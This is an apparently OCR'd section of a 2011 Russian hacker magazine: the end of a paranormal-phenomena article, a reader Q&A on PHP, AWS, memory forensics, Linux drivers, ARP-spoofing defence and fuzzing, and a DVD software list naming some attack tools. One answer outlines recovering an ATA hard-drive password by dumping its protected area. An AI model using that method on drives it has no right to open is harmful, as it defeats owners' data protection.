Телекинезом называется воздействие на физические объекты одним лишь усилием мысли, без применения какой-либо физической силы. Пожалуй, это самое известное широким массам паранормальное явление - в основном за счет популярности имитирующих телекинез фокусов: в арсенале почти каждого «волшебника», выступающего на утренниках и корпоративах, имеется трюк со сдвиганием чашки, стоящей на расстоянии нескольких метров, или «неуправляемо» ездящими по залу стульями. Впрочем, известны мастера, чьи умения значительно превосходили простые методы с привязанной к предмету тонкой проволокой. Например, секрет известной телекинезистки Нинель Кулагиной не разгадан до сих пор. Кулагина могла перемещать либо вращать небольшие предметы, вызвать ожог кожи другого человека одним своим прикосновением, выбрать из кучи одинаковых мелких предметов один помеченный, рассеивать луч лазера ладонью и прочее. Разумеется, таких людей немного, и они представляют несомненный интерес не только для преклоняющихся перед «продвинутыми» парапсихологов, но и для науки. Например, «фокусы» той же Нинель Кулагиной изучали несколько десятков ученых. Известны некоторые результаты проведенных при участии Кулагиной лабораторных опытов: во время ее «работы» аппараты отмечали изменение электрических показателей головного мозга и повышение пульса до 240 ударов в минуту (но это может быть объяснено обычным стрессом в результате сильного эмоционального напряжения), а также сильное электрическое поле и короткие ультразвуковые импульсы, образовывавшиеся вокруг рук женщины (а вот этому уже найти объяснение не удалось).

Что касается версии парапсихологов, то они уверены в том, что все происходило благодаря усилию мысли. «Мысль - это тоже энергия», - утверждает парапсихология. Что ж, в каком-то смысле они правы - и если так, то][является отличным источником энергии :) Интересный видеоролик на тему телекинеза: http://bit.ly/telekinez.

> Пирокинез

Пирокинез — это то, чем занимался легендарный мальчик, о котором мы вспомнили в самом начале, а именно - способность воспламенять предметы при контакте с ними, но без использования каких-либо вспомогательных средств, или вообще на расстоянии. Описаний подобных примеров можно найти немало, но ни один из них, как ты догадываешься, не имеет научного обоснования. Один из самых известных случаев - так называемый «феномен Андервуда», который имел место в США в 1927 году. Доктор Леонард Вудман опубликовал в специализированном медицинском издании Michigan Medical статью, описывающую случай его пациента, некого молодого человека по фамилии Андервуд, который страдал от «огненного дыхания», вследствие чего был вынужден дышать крайне осторожно, чтобы не вызвать пожар. «Человек-огнемет» был подвергнут различным экспериментам: в присутствии нескольких медиков он дышал на различные легковоспламеняемые предметы (хлопковый платок, сухие листья, бумага), и в результате они начинали тлеть, а затем воспламенялись. перед экспериментом испытуемый раздевался догола, чтобы не иметь возможности спрятать, например, спички в рукаве, а также тщательно полоскал рот, но результаты оставались стабильно положительными. Ученые, участвовавшие в испытаниях, не смогли дать какое-либо объяснение феномену, хотя некоторые их современные коллеги пытаются предложить такую версию: при интенсивном дыхании происходит концентрация поля (энергии) на определенной зоне предмета, вызывая резкое повышение температуры до высоких градусов, достаточных для воспламенения. Впрочем, такое объяснение не нашло пока широкой поддержки, и это логично. Наше мнение: опасаешься огня и дыма изо рта - лучше брось курить.

Но, тем не менее, существуют и вполне объяснимые случаи возгорания, причем, что даже более страшно - самовозгорания. Известен, например, ряд прецедентов, когда неожиданно и без всякого видимого воздействия на глазах множества свидетелей вспыхивали одежда и обувь ничего не подозревавшего человека. Причина была проста - пострадавшие работали на поле, и одежда пропиталась распыляемыми удобрениями, в состав которых входили горючие вещества. Возникшее при ходьбе трение и вызвало возгорание, хотя со стороны процесс выглядел, конечно, более чем загадочно. Такие случаи, как ты понимаешь, во многом способствуют распространению легенд о неконтролируемых выбросах огня и так далее. Кстати, среди них есть и



Ури Геллер демонстрирует свой знаменитый фокус с ложками

довольно забавные, например: «человек продал душу дьяволу, а потом не придерживался условий договора и за это был наказан испепелением» или «самовозгораются алкоголики, поскольку их организм сильно пропитан спиртом». Не вступай в сомнительные сделки, не злоупотребляй алкоголем и не верь всему, что говорят, а главное - соблюдай технику противопожарной безопасности.

> Экстрасенсорика

Экстрасенсорика так и переводится с латыни — сверхчувствительность (extra — «сверх», sensus — «чувство»). Причем ее обычно делят на три направления: яснознание (способность видеть события прошлого), целительство (способность энергетически воздействовать на людей или животных, в том числе исцелять болезни, причины которых не ясны), ясновидение (способность предвидеть будущее). Любопытно трактуют потенциальную возможность наличия такого дара в парапсихологии. У каждого человека есть свое энергоинформационное поле, которое состоит из накопленных знаний, опыта, мировоззрения, эмоций и так далее. Точно такое же поле есть и у планеты, поскольку она тоже в своем роде живой объект. Поле планеты Земля можно сравнить с интернетом (отличный способо объяснить что-то из парапсихологии хакеру!), а способность к такого рода феноменам — к каналу, который подключает нас к интернету: у кого-то этот канал узкий, у кого-то — широкий, у кого-то его вообще нет. Подключаясь к этому полю, можно предвидеть будущие катаклизмы (мы еще не знаем о надвигающемся цунами, а оно уже где-то там начинается, и на энергоинформационном уровне есть эти данные), видеть уже прошедшие события (они ведь никуда из «архива» энергоинформационного поля не делись) и оказывать воздействие на людей, получая из ЭИП информацию о, например, болезни, которая еще не проявила себя. Сам понимаешь, ни традиционная, ни даже народная медицина (все же лечение травяными настоями и свежим воздухом далеки от «получения данных из энергоинформационного поля») подобную теорию не признают, равно как и ни одна из областей науки. И с этой ситуацией сложно спорить. При этом даром сверхчувствования, вообще-то, обладает почти каждый, и это не что иное как интуиция, а именно — бессознательный анализ происходящего на основании врожденных инстинктов, своего личного опыта, знаний в различных сферах жизни (чувствуешь схожесть с определением энергоинформационного поля?) и так далее. Вспомни, наверняка в твоей жизни были ситуации, когда ты упорно не хотел что-либо делать (на первый взгляд, совершенно необоснованно!) или, наоборот, делал что-то, казалось бы, парадоксальное, и оказывался прав! Что это было? Правда же, возникало ощущение паранормальности происходящего, практически чуда? Ты почему-то задержался у входа в подъезд, а через пару секунд там возникла драка, и ты бы точно пострадал. Вытянул билет на экзамене наугад, но именно эту тему ты знал лучше всего! Мистика? Отнюдь нет. В первом случае ты услышал подозрительные звуки, которые донеслись из подъезда, но, будучи занят, скажем, поисками ключей, не придал им осознанного значения, зато твой мозг мгновенно проанализировал ситуацию и подал сигнал «Стоп!». На экзамене в течение доли секунды мелькнул меред твоими глазами уголок билета со знакомым заголовком - глаз не успел «запомнить», но мозг уже сделал соответствующие выводы. В общем, не даром Национальный научный фонд США относит экстрасенсорные возможности к одному из наиболее распространенных псевдонаучных заблуждений.

P.S. Во время написания раздела «полтергейст» мой компьютер трижды самопроизвольно перезагружался, а файл с текстом начал прыгать вверх-вниз, как будто кто-то двигал полосу прокрутки, хотя мои руки в этот момент находились на клавиатуре.

Степан «Step» Ильин (twitter.com/stepah), Антон «Ant» Жуков



faq united?

Есть вопросы — присылай на faq@real.xakep.ru

Q: Я устроился на работу в компанию, основной проект которой разрабатывается на PHP. Одна из поставленных задач — оптимизировать производительность приложения. Система за несколько лет сильно разрослась и теперь заметно подтормаживает. Понятно, что многие участки кода легко можно оптимизировать, возможно даже переписать заново. Но это непростая и ресурсоемкая затея. С чего бы начали в такой ситуации вы?


A: Без серьезного рефакторинга кода здесь, конечно, не обойтись. Стандартная практика, которой пользуются разработчики больших приложений, заключается в переносе ресурсоемких участков кода на C++. Функционал оформляется в виде модулей, которые далее подключаются к PHP. Но есть и альтернативные пути. Например, в недрах Facebook'а был разработан замечательный инструмент **HipHop for PHP** (github.com/facebook/hiphop-php), который трансформирует исходник на PHP в хорошо оптимизированный код на C++ и компилирует его с помощью g++ в бинарные файлы. Таким образом удается программировать на чистом PHP, но при этом HipHop будет выполнять код значительно эффективнее. Прирост достигается не только за счет компиляции кода (сам PHP — интерпретируемый язык), но и благодаря ряду серьезных оптимизаций, в том числе отказа от «дорогих» операций вроде eval(). Facebook заявляет об уменьшении нагрузки на CPU до 50% (в сравнении с Apache и PHP при обработке одного и того же объема трафика). Разработка появилась в публичном доступе в начале 2010 года и сейчас стремительно набирает популярность. Это легко понять: если компании приходится переносить часть кода на C/C++, то это непременно влечет за собой необходимость в соответствующих программистах. При этом количество людей, которые могут работать со всем кодом проекта, уменьшается. Попробовать в действии HipHop проще простого, исходники и инструкции по сборке открыто доступны в git:

```
git clone git://github.com/facebook/
hiphop-php.git
```

Для использования тебе понадобится PHP 5.2 (в скором времени будет поддержка 5.3) и любая система на базе Linux.

Q: В одной из колонок редактора ты рассказывал, как с помощью Amazon Web Services легко можно организовать кластер из нескольких серверов, который бы включался по требованию и выполнял ресурсоемкие задачи вроде брутфорса. Для меня сейчас интересен вопрос автоматизации. Понятно, что для своих облачных сервисов Amazon предоставляет документированный API, но как начать использовать технологии максимально быстро, не вникая в систему сложных вызовов?

A: На самом деле, ничего сложного в API Amazon'овских сервисов нет. Разработчикам доступны не только подробные описания, но еще и гора примеров. Для технологии S3, позволяющей хостить любые объемы данных при любой нагрузке, есть удобнейший REST API. Для сервиса EC2, с помощью которого можно в считанные секунды поднять сколько угодно серверов, предоставляется довольно простой Query API для EC2. Если хочешь использовать все, даже самые тонкие настройки, то работать лучше всего именно с оригинальным API. Если же критично время разработки, то задачу можно упростить с помощью привязок для разных языков программирования. Я говорю о модулях, скрывающих большую часть общения с API и предоставляющих понятные и простые функции для работы с сервисами Amazon. Я использовал замечательный пакет **Boto** (code.google.com/p/boto). Текущая версия проекта — 2.0beta4, поддерживающая все технологии AWS (Amazon Web Services), в том числе недавно появившийся облачный DNS-сервис Route53 и технологию для организации массовых рассылок Amazon Simple Email Service. Написать скрипт, который управлял бы работой облачных ресурсов, можно уже через десять минут



Создаем статические записи в ARP-таблице с помощью утилиты ARPFreezerNG

после знакомства с этим модулем, настолько все прозрачно. На сайте boto.cloudhackers.com представлена подробная документация и примеры.

Q: Можно ли извлечь журнал событий винды (Windows Event Log) из имеющегося в наличие дампа памяти?

A: Если ты читал статью «Анализатор памяти офлайн» из прошлого номера, то должен быть знаком с программами **Memoryze** (mandiant.com/products/free_software/memoryze) и **Volatility** (volatilesystems.com/default/volatility). Любая из них справится с поставленной задачей. В случае с Memoryze алгоритм следующий:

1. Запускаем Auditviewer для выполнения анализа дампа памяти. По сути, нам необходимо получить информацию о запущенных процессах. Поэтому в настройках анализа достаточно выбрать только «Process Enumeration» и «Memory sections».

2. Как только появятся результаты, выбираем в списке процессов services.exe, а в правой панели — вкладку «Memory Sections». Ниже отобразятся записи, ссылающиеся на лог-файлы.

3. Теперь вызываем контекстное меню для процесса services.exe в левой панели и выбираем в нем пункт «Acquire Process». В папке, куда экспортируются результаты, появятся файлы типа «__SystemMemory%5c0x########-########.VAD». Это и есть логи Windows, в которых зафиксированы различные системные события.

4. Удобно проанализировать журнал событий с другого компьютера позволяет утилита **Event Log Explorer** (eventlogxp.com) или бесплатный Perl-скрипт **evtViewer** (sourceforge.net/projects/evtviewer). Расширение файлов с логами необходимо предварительно поменять на .evt.

Q: На новый ноутбук в качестве основной системы был выбран Linux. Установились драйвера на все устройства, кроме беспроводной карты. Но что ты думаешь: нигде в Сети дров под Linux я не нашел. Может быть, есть какие-то универсальные варианты?

A: Несмотря на то, что современные дистрибутивы тукса стараются поддерживать все актуальное железо, по-прежнему встречаются ситуации, когда после установки не хватает драйвера для того или иного устройства. В твоей ситуации можно попробовать хитрый трик: пустить в ход драйверы для... Windows! Да-да, именно виндовые дрова, как бы странно это ни звучало. Как это возможно? Благодаря утилите **Ndiswrapper** (ndiswrapper.sourceforge.net). По сути, это реализация API-вызовов ядра Windows и (как понятно из названия) API спецификации NDIS (Network Driver Interface Specification) для ядра Linux. Таким образом, удается виндовый драйвер заставить выполняться под Linux'ом нативно, как если бы он выполнялся под виндой, причем без какой-либо бинарной эмуляции. С помощью Ndiswrapper заработают большинство встроенных, PCMCIA и USB беспроводных адаптеров и многих других устройств. Чтобы не гадать и делать все наверняка, рекомендую набрать в системе команду lspci –nn (для PCI-устройства) или lsusb (для USB-девайса), чтобы получить идентификатор устройства и поискать его в списке поддерживаемых адаптеров, доступном на официальном сайте. Скорее всего, он в этом списке окажется. Как показывает опыт, лучше всего использовать драйвера для 32-битной Windows XP. Они распространяются в разных контейнерах, но будь-то .zip, .cab или .exe, необходимо архиватором извлечь непосредственно файлы драйвера (все файлы с расширениями *.inf, *.sys, *.bin). После этого можно приступать к установке виндового драйвера под туксом следующей командой:

```
ndiswrapper -i driver.inf
```

Далее проверяем, подошел ли драйвер:

```
ndiswrapper -l
```

Если ответ будет «driver present, hardware present» — значит, все окей. Загружаем модуль Ndiswrapper:

```
modprobe Ndiswrapper
```

Если все заработает, то в системе появится новое беспроводное устройство wlan0, которое ты можешь отконфигурировать с помощью утилит iwconfig/wpa_supplicant и начать работать с ним. Такой вот приятный фокус.

Q: Недавно увидел, как пользователи MacBook'ов ловко управляют приложениями (вращают, перемещают, зумят и так далее) при помощи тачпада. Можно ли сделать такое на Linux?


A: Сделать такое возможно, так как ядро Linux начиная с версии 2.6.30 поддерживает multitouch. Все, что потребуется, — это подходящее ПО, которое позволяло бы использовать наконец возможности тачпада на всю катушку. Тут нельзя не попробовать утилиту **TouchEgg** (code.google.com/p/touchegg), с помощью которой легко привязать к поддерживаемым жестам на тачпаде различные действия. Установка программы достаточно проста, надо лишь убедиться в наличии необходимых библиотек uTouch и evdev. Утилита не имеет какого-либо графического интерфейса, а все настройки выполняются в конфигурационном файле /usr/share/touchegg.conf. Каждая запись в конфиге состоит из трех частей: название жеста, действие, параметры. Допустим, ты хочешь, чтобы при проведении четырьмя пальцами снизу вверх у тебя менялся рабочий стол. Для этого нужно добавить в touchegg.conf следующую запись:

```
#FOUR FINGERS DRAG
[FOUR_FINGERS_DRAG_UP]
action=CHANGE_DESKTOP
settings=DIRECTION=LEFT
```

Для других жестов и действий все выполняется аналогично. Вся сопутствующая информация хорошо описана в мануале.

Q: Как проще всего сделать автоматический вход в систему (Windows 7)?

A: Вообще говоря, возможность для настройки автоматического входа в систему есть в винде по умолчанию. Но стандартные средства, как известно, редко сделаны для людей, поэтому я чаще всего использую тулзу **Autologon** (technet.microsoft.com/en-us/sysinternals/bb963905) от Марка Руссинови-



Управление виртуальными машинами для работы VirtualKd

ча. Это GUI-приложение попросит указать имя пользователя, пароль и домен, которые и будут использоваться для автоматического логона. Тулзу при необходимости можно использовать и из консоли, передав нужные значения в качестве ключей запуска: autologon.exe user domain password.

Q: По работе приходится дебажить глючный драйвер, но есть проблема: WinDBG работает отвратительно медленно! Как можно ускорить работу отладчика?

A: Причина медлительности отладки заключается в виртуальном COM-порте, который используется для обмена данными с хостом. Скорость такого порта ограничена 115200 битами в секунду (то есть всего около 10 Кб/с), и хоть ты тресни, быстрее через него передаваться ничего не будет. Как быть? Логично предположить, что можно заменить низкоскоростной виртуальный COM-порт более широким каналом. Этот трик лежит в основе проекта **VirtualKd** (virtualkd.sysprogs.org), который ускоряет отладку ядра Windows до сорока пяти раз за счет использования виртуальных машин на базе VMware и VirtualBox. В случае со связкой WinDBG/KD для общения с отлаживаемой ОС вместо COM-порта используется именованный канал (named pipe): это повышает скорость передачи до 450 Кб/с в случае с VirtualBox и до 150 Кб/с на VMWare. В результате мы можем дебажить драйвера Windows на виртуальных машинах, используя стандартный набор инструментов (WinDBG/KD), но со значительно более низким временем отклика. Помимо этого программа использует преимущества виртуальных машин, позволяя мгновенно останавливать работу гостевых ОС и автоматически восстанавливать snapshot, что сводит к минимуму количество телодвижений. Среди других крутых фишек: автоматическая установка виртуальных машин. Все операции выполняются через понятный GUI-интерфейс. На официальном сайте есть подробный мануал по настройке. А в случае, если хочешь подружить VirtualKd с плагином «Windbg debugger» — в IDA Pro рекомендую следующую инструкцию: hexblog.com/?p=123.

Q: Как отследить использования ARP Poison в локальной сети и противодействовать ему?

A: Давно известный прием ARP Poison по-прежнему позволяет успешно перехватывать трафик между хостами в локальной сети (в том числе беспроводной). Если хочешь подтянуть матчасть, рекомендую нашу старую статью об ARP-spoofing'е (xakep.ru/magazine/xa/068/060/2.asp). Теперь по сути вопроса. Начнем со способов обнаружения атаки. Если не брать в расчет серьезные IDS вроде Snort'a, то проще всего заюзать утилиту вроде **DecaffeinatID** (irongeek.com/downloads/decaffeinatid0.08.zip), которая тихо сидит в трее и предупреждает об активности с ARP-таблицей. Каждый раз, заметив, что MAC-адрес шлюза изменился, тулза будет выдавать сообщение. Помимо этого можно настроить уведомления о некоторых событиях из журнала Windows и логов файервола. Чтобы противодействовать атаке, рекомендую прогу **ARPFreeze** (irongeek.com/downloads/arpfreezeng.zip), позволяющую через удобный GUI-интерфейс настроить статические записи в ARP-таблице, которые хакер уже никак не сможет заменить с помощью Cain & Abel, Ettercap, Arpspoof или любых других утилит, и выполнить MITM-атаку. То же самое можно было сделать и стандартными инструментами винды (с помощью команд arp и netsh), но ARPFreeze сводит процесс фиксирования записей в ARP-таблице к двум кликам мыши.

Q: Подскажи фаззер для тестирования сетевого приложения, который бы генерировал намеренно испорченные пакеты. Формат сообщений для обмена данными я более-менее представляю.

A: Итак, речь идет об умном фаззинге, подразумевающем, что ты знаешь формат данных и, соответственно, можешь подогнать процесс мутации передаваемых данных под своей конкретный случай. Есть два пути. Первый — использовать какой-нибудь мощный фреймворк для фаззинга, например небезызвестный **Peach** (peachfuzzer.com). Имей в виду, что если дела с ним раньше не имел, то придется порядочно повозиться с его настройкой: параметры сложного фаззинга и описание структуры протокола выполняются через специальные XML-файлы. Тебе придется описать формат обмена сообщениями сетевого приложения, а также правила мутации отдельных элементов сетевого пакета. Впрочем, если задача несложная, то есть шанс, что удастся обойтись входящей в комплект с фреймворком GUI-утилитой, которая изначально заточена под простой фаззинг сетевых приложений. Второй вариант — написать фаззер самому. Звучит страшно, но на практике такой подход может оказаться намного проще, чем ковыряние с тем же самым Peach'ем. Если взять простой язык программирования (скажем, Python) и готовую библиотеку для конструирования пакетов (Scapy, secdev.org/projects/scapy), то написать простейший фаззер можно буквально за несколько минут. Не веришь? Тогда прочитай, на что способен этот модуль, и как его использовать, в нашей статье «Работа со скальпелем» (xakep.ru/magazine/xa/126/028/1.asp).

Q: Попалась мне тут в руки редкая рыба — жесткий диск ATA, защищенный паролем! Честно говоря, вижу такой впервые и как обойти защиту не представляю. Как бы ее снять?

A: Я помню, раньше были какие-то сложные методики для восстановления этого пароля, но сейчас все стало намного проще. Заветный ключ хранится в специальной защищенной зоне жесткого диска вместе с его прошивкой. Проблема в том, что ты не можешь обратиться к ней напрямую. Методика обхода этого ограничения зависит от производителя HDD. В большинстве случаев может выручить программа **MHDD** (ihdd.ru/mhdd), загруженная с флешки. С ее помощью удается обойти ограничения BIOS'а, который не позволяет считывать защищенные данные с жесткого диска, и обратиться напрямую к SATA- или PATA-контроллеру материнской платы. Получив дамп защищенной области, можно открыть его в любом HEX-редакторе и найти в открытом виде пароль пользователя, а также так называемый мастер-пароль. Подробную инструкцию (в переводе с испанского) ты можешь прочитать по следующему линку: bit.ly/pass_hdd_retrive.

>>WINDOWS
>Development
Access To MySQL 3.0.0
Codex
Crack.NET 1.2
DreamCoder for MySQL Freeware 5.3
DreamCoder for Oracle Freeware 5.1
DreamCoder for PostgreSQL
Freeware 2.5
Extreme Editor
Geany 2.0
Mono 2.10
Scapy
SharpDevelop 4.0
SmartAssembly 6.0
TortoiseHG 2.0
WebStorm 2.0

Все для Ruby:
Aptana RadRails 2.0.5
Arcadia 0.9.3
IronRuby 1.1.1
JRuby 1.6.0.RC2
Ruby 1.9.2
RubyGems 1.6.1
SlickEdit
TurboRuby 1.2

>Games
Soldat 1.5

>Misc
Akira 1.0
App Hide for Windows
AutoHotkey 1.0.48.05
AutoIt 3.3.6.1
BoxCryptor 0.1.0alpha
Cache My Work 1.2
Ceedo Personal
Client for Google Translate
Growl for Windows 2.0.6
Horodruin 3.0.260.0
Jump List Software for Windows 7
KeyCounter
MacSwitch 1.1.1
MojoPac 2.0 Free
Nemo Documents
NoDrives Manager 1.2.0
RED 2.2
RidNacs 2.0.3
StrokeIt .9.7
Synergy 1.4.2 beta
TaskUnifier 0.7.4
VirtuaWin 4.3

>Multimedia
AmoK Exif Sorter 2.56
Chasys Draw IES
Divine Free Edition 0.5.0
InstantMask 1.4
ISO Workshop 1.0
Juice 2.2
MusicBrainz Picard 0.13
PhotoDoc 1.0.5
SMRecorder 1.2

SPlayer 3.6
Sublight 2.6.3
Verbum alpha
VirtualDub 1.9.11
Webcam Simulator 5.3
Webinaria
WinX DVD Author
WizMouse 1.6.0.0
Яндекс.Фотки 1.1

>System
AppRemover 2.2.11.1
Boot-US 2.1.8
BufferZone Pro
Buster Sandbox Analyzer 1.26
Crucial System Scanner
CrystalDiskInfo 4 Dev5
Dokan SSHFS 0.6.0
Driver Magician Lite 3.5
Process Tamer 2.11.01
SlimDrivers 2.0.4
TeraCopy 2.1
Unknown Device Identifier 7.00
VirusTotal Uploader

>Security
Attack Surface Analyzer BETA
BinScope Binary Analyzer
Cuckoo 0.1.0 beta
El Jefe 1.1
knock 1.4.4b
malpdfobj
Maltego 3.0.3
Mobius Forensic Toolkit 0.5.6.1
nmap 5.51
ostinato 0.3
PRAEDA
Process Hacker 2.11
R-U-Dead-Yet 2.0
safeseh-dump
WebScarab NG 0.2.1
Wireshark 1.5.0

>Net
3CX Phone System 9.0
Comodo EasyVPN
Deluge 1.3.1
Nemesis 1.4
Orbit downloader 4.0.0.7
Probe Web Server 1.0
SRWare Iron 9.0.6
TeamViewer 6.0
Torrent2exe
WinSCP 4.3.2
XAMPP 1.7.4

>>UNIX
>Desktop
Ardour 2.8.11
Decibel 1.06
emelFM2 0.7.5
Exaile 0.3.2.1
File Roller 2.24.3
Fluxbox 1.3
Gmusicbrowser 1.0.2

GnomeBaker 0.6.4
keyTouch 2.4.1
Kino 1.3.4
Leafpad 0.8.18.1
Macbuntu 10.10
Mirage 0.9.5.2
Mixxx 1.9.0
QtiPlot 0.9.8.4
Tellico 2.3.2
Terminator 0.95
Wink 1.5

>Devel
Anjuta IDE 2.30.1.0
Boost 1.46.0
GTK+ 3.0
Jdk 6 update 24
Libmcrypt 2.5.7
Mono 2.10
Musl 0.5.0
Nasm 2.09.05
Pudb 0.93.1
Python 3.2
Racket 5.1
SciTE 2.24
Tora 2.1.3
UMLet 11.0
Wing IDE 4.0
wxPython 2.9.1.1
XAMPP 1.7.4
Zimbra 7.0

>Games
Trigger Rally 0.5.2.1

>Net
Balsa 2.4.9
Blam 1.8.7
ClipGrab 3.1.0.1
Dillo 2.2
Google Chrome 9.0.597.98
gPodder 2.13
JMule 0.5.8
Mozilla Firefox 3.6.13
Mumble 1.2.3
NetHogs 0.7.0
Opera 11.01
Rss-Aware 2.03
Steadyflow 0.1.5
Sylpheed 3.1.0
Turpial 1.3.4
TorrentVolve 1.4
TweetDeck
Yarssr 0.2.2


>Security
Adsuck 2.1
Aidsql
Angry IP Scanner 3.0
Arachni 0.2.2.1
ASSP 1.8.5.5
DirBuster 0.12
getTorExitNode
HTTPForge 11.02.01
JBoss Autopwn

Mallory
Mcrypt 2.6.8
Mpctp 1.7
Rootkit Hunter 1.3.8
SambaScan2 0.5.0
Samhain 2.8.2
Scapy 2.2.0
XSSer 1.5
yInjector
knock 1.4.4b
malpdfobj
Maltego 3.0.3
Marvin v0.9
Mausezahn 0.40
Mobius Forensic Toolkit 0.5.6.1
Netbios Shares Scanner 0.3
Nmap 5.51
ostinato 0.3
PRAEDA
WebScarab NG 0.2.1
Wireshark 1.5.0

>X-Distr
SANS SIFT Workstation 2.0
FreeBSD 8.2

>System
Bash 4.2
Burg
Coreutils 8.10
Fedoraplus 1.0
gctWiMAX 0.0.1d
GKrellM 2.3.5
Linux Kernel 2.6.37.2
MountManager 0.2.6
Ndiswrapper 1.56
Network UPS Tools 2.6.0
nVidia 260.19.36
Touchegg 0.1
Wine 1.3.14
Winetricks
xf86-video-ati 6.14.0
XSane 0.998

>>MAC
1Password 3.5.7
Ambientweet 1.0
ArtRage 2.6
atMonitor 2.1.5
Billings Pro 1.0.1
Boom 1.0
Burn 2.5.1
Camouflage 1.25
Cornerstone 2.0
IceClean 3.46
MacTubes 3.0.3
Permute 1.0
Right Zoom 1.7
Speed Download 5.2.22
Ted 0.9715
Trillian 1.1.0.1
Tupelt4Me 4.2.1
Ukelele 2.1.4
UnPlugged 1.8
Watts 4.14.1



DVD

№ 04(147) АПРЕЛЬ 2011

ХАКЕР

DNS-ТУННЕЛИНГ: ПРАКТИЧЕСКАЯ РЕАЛИЗАЦИЯ СТР. 54


РЕКОМЕНДОВАННАЯ ЦЕНА:210р.

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

www.xakep.ru

АПРЕЛЬ 04 (147) 2011



NATIVE API
НА ПРИМЕРЕ ШЕЛЛА
СТР. 110


BLACK HAT
ОТЧЕТ С ПОПУЛЯРНОЙ ХАКЕРСКОЙ КОНФЕРЕНЦИИ
СТР. 64

+
- АПГРЕЙД ДЛЯ AMAZON KINDLE
- АРХИТЕКТУРА FACEBOOK
- ЭПИЧЕСКИЙ ВЗЛОМ TJAT.COM
- КРАШ-ТЕСТ АНТИВИРУСОВ
- GEOHOT VS SONY
- ЯЗЫК ПРОГРАММИРОВАНИЯ GO

КОШАЧЬИ ИГРЫ
АНАЛИЗ БЕЗОПАСНОСТИ МАРШРУТИЗАТОРОВ CISCO
СТР. 60



HTTP://WWW2




Бесплатный VPN-сервис для шифрования трафика

ANONYMOUSCOAT

anonymous.co.at

